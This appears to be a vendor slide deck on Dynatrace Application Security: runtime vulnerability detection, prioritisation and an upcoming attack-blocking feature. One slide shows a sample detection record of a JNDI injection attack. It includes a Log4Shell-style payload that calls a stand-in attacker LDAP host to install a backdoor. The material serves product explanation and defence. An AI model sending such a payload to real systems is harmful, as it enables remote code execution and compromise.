

Dynatrace Application Security

Attila Hógye

April 2022





Dynatrace Software Intelligence Platform



Run-time vulnerability detection



Impact analysis



DevSecOps automation

Infrastr
Monit

Infrastructure
Monitoring

Applications &
Microservices


Digital Experience

Business Analytics

Cloud Automation

Automation

 **Software Intelligence Platform**



OneAgent




PurePath



Smartscape



Davis AI incl. AIOps



Hyperscale

automatic & intelligent observability

broadest multi-cloud cloud and technology support



traces



metrics



logs



topology



behaviour



code



metadata



network



API



OpenTelemetry



keptn

600+

Supported Technologies



Kubernetes



OpenShift



AWS



Azure



GCP



Tanzu



Enterprise



Hybrid cloud



Be Fast and Secure

100% automated visibility → reduce risks and security blind spots

- Automation (OneAgent) ensures all running apps are scanned
- OneAgent sees inside applications, identifies true risks
- Smartscape sees application context, Davis AI assesses business impact
- Drill-down to individual request details using service flows and PurePaths
- Automatically keep up with real-time changes such as container dynamics, multi-version deployments, runtime container updates

Save 70% of your developers' time spent on remediation

- Help developers prioritize critical vulnerabilities, ignore invalid ones
- No waiting for scan results
- More efficient remediation

Improve the relationship between your Security team and Developers

- Developer friendly vulnerability explanations. More efficient workflows.
- Simplify Security Team job reducing false positives and distractions through intelligent scanning, filtering and prioritization
- Everyone using the same multi-purpose platform.
- Real time detection and alerting


It's easy!

- *No new agents*
- *No new scripts*
- *No configurations*




Dynatrace Application Security


100% automated visibility, 100% lifecycle





How Davis Security Score Works





What is coming
next?



Attack Detection and Blocking

Attacks A-A2C8B128

JNDI injection attack

A-A2C8B128: tomcat*x

Public internet exposure
Exposure: Public network

Sensitive data assets
Affected: Reachable

Successful

Process group instance: tomcat*x

Vulnerability: JNDI injection at JndiManager.lookup():172

Timestamp: Feb 10 18:13

Source IP: xx.xx.xxx.xxx

Attack path

Source IP	Entrypoint	Vulnerability	Target
xx.xx.xxx.xxx	/insecure-bank/login	JNDI injection JndiManager.lookup():172	insecure-bank-prod

Entrypoint

URL: /insecure-bank/login

Code location: org.springframework.security.web.header.HeaderWriterFilter.doFilterInternal(HttpServletRequest, HttpServletResponse, FilterChain):64

Entrypoint function: javax.servlet.ServletRequestWrapper.getParameter(String):158

Payload: HTTP parameter: username; HTTP parameter value: \${jndi:ldap://evil-server.net:1390/InstallBackdoorV2}

Vulnerability

Name: JNDI injection at JndiManager.lookup():172

Code location: org.apache.logging.log4j.core.net.JndiManager.lookup(String):172

Vulnerable function: javax.naming.InitialContext.lookup(String):417

JNDI lookup name: ldap://evil-server.net:1390/InstallBackdoorV2

We are adding real-time attack protection to our Application Security module. Based on code-level insights and transaction analysis, attacks can be detected and blocked without configuration, achieving a perfect OWASP benchmark score for injection attacks—100% accuracy and zero false positives.

Important notes:

- 'Attack detection and protection' is expected to become available for customers in May/June timeframe.
- At launch we will support specific use cases (sql/cmd/jndi injection attacks on Java).



Software Intelligence for the Enterprise Cloud

Cloud monitoring reinvented. Easy, Automatic, AI-Powered.

